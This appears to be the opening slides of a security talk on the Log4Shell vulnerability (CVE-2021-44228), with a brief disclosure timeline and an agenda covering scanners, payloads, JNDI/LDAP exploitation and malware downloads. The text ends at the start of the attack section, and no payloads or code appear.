


# Log4Shell: What Happened?

CVE-2021-44228

Alibaba reports  
to Apache

Log4Shell  
Public Disclosure



# Agenda

The Log4Shell Attack: How it Works

Scanners

Payloads of the Scanners

Examining the JNDI/LDAP Exploitation



Downloading Malware

Conclusion




# **The Log4Shell Attack: How it Works**


# The Attack



